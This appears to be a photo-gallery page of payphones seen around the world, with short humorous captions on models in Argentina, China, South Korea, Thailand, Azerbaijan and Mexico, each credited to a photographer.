
Payphones of the Americas



Argentina. Spotted in a hipster bar in the Villa Crespo district of Buenos Aires, this payphone looks almost portable.

Photo by John Skilbeck


Asian Payphones with Screens



China. Your typical Chinese payphone with a tiny screen, seen in Shenzhen.

Photo by Mateen Greenway


Asian Payphones with Screens



South Korea. A phone found in Seoul that takes cards and coins while proudly displaying the time.

Photo by Daniel Rudov


Asian Payphones with Screens



Thailand. On display in Bangkok, this model wins the prize for best color coordination from its green screen to its bright casing to its dark and serious receiver.

Photo by 3ricj


Asian Payphones with Screens



Azerbaijan. Some say it's Asia, some say it's Europe. But this phone in Baku unites the region with its strangely comforting appearance.

Photo by Sam Pursglove


Global Payphones (also with screens)



Mexico. Seen in Aguascalientes, this phone really does look good in red.

Photo by tonyskapunk


Global Payphones (also with screens)



Argentina. One of the "wide screen models," this one from Buenos Aires.

Photo by 3ricj

